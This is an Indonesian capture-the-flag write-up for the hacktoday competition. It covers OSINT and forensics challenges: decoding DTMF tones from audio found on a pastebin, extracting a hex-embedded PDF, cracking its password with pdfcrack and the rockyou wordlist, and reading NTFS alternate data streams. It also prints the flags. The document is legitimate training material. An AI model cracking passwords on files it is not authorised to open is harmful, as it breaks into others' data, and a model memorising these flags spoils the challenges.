
ittoday_ipb

mis

Saat melihat challenge ini penulis langsung “Hadeh”

Flashback scrolling ig ke tahun 2019 untuk hacktoday 2020
Untungnya tidak





Flag:
hacktoday{m.4.n.t.a.p_j.g.n_1.u.p.a_f.0.l.l.o.w}


back_to_the_future

Langkah Penyelesaian:

Kita disuruh cari nomor telepon orang di pastebin

Mencari user John666doe ke pastebin

https://pastebin.com/u/John666Doe



Di post yang putih saja ternyata ada audio DTMF sip tinggal di grep jadiin wav dan di decode saja

Bisa didapatkan flagnya

```
root@kali:~/Documents/hacktoday/backtothefuture# dtmf2num 238482207_869719377011676_384953603608777778_n.wav

DTMF2NUM 0.1.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- open 238482207_869719377011676_384953603608777778_n.wav
  wave size      393216
  format tag     1
  channels:      2
  samples/sec:   44100
  avg/bytes/sec: 176400
  block align:   4
  bits:          16
  samples:       196608
  bias adjust:   99
  volume peaks:  -22159 22159
  normalize:     10608
  resampling to: 8000hz

- MF numbers:    747

- DTMF numbers:  08136661234
```

Flag:

hacktoday{08136661234}

Forensic


Hide n Seek

Langkah Penyelesaian:

Diberikan sebuah pdf putih dengan tulisan
Our game of hide and seek has just begun

Penulis melakukan strings dan notice ada hex yang panjang sekali, di decode ternyata menjadi file baru

https://tomeko.net/online_tools/hex_to_file.php?lang=en



Terdapat PDF baru yang meminta password jadi saya crack saja menggunakan pdfcrack

```
root@kali:~/Documents/hacktoday/hideme# pdfcrack --wordlist=/opt/rockyou.txt new.pdf
PDF version 1.6
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 8eb0daf11c1c7fccf18435284885b8a7
U: 9faf324021c51bf2301b93d4c147db5a28bf4e5e4e758a4164004e56fffa0108
O: c52911305748722899fd47d7c5bce8cfc9e8a8cc91eafe2c776d8c39239126f2
found user-password: 'HIDEandSEEK27'
root@kali:~/Documents/hacktoday/hideme#
```

"Hide and Seek" (Vocaloid) English ver by Lizz Robinett

i found you flag:


hacktoday{embedded_files_in_pdf's_with_passwword}

Flag:
hacktoday{embedded_files_in_pdf's_with_passwword}

Where?

Langkah Penyelesaian:

Diberikan zip.rar



Saya tahu ini ADS karena kebetulan saya yang diskusi sama author untuk fixing soal WKWKWKWK sebelumnya unsolvable

```
  6.120 aaaa.png
     40 aaaa.png:fake_flag.txt:$DATA
     57 aaaa.png:flag.txt:$DATA
     66 aaaa.png:not_flag.txt:$DATA
     42 aaaa.png:real_flag.txt:$DATA
     71 aaaa.png:real_one_flag.txt:$DATA
```

```
D:\Desktop\hacktoday>more <  aaaa.png:not_flag.txt
jk, this your flag hacktoday{semoga_dapet_drop_card_ROX_aamiin}

D:\Desktop\hacktoday>
```

Flag:

hacktoday{semoga_dapet_drop_card_ROX_aamiin}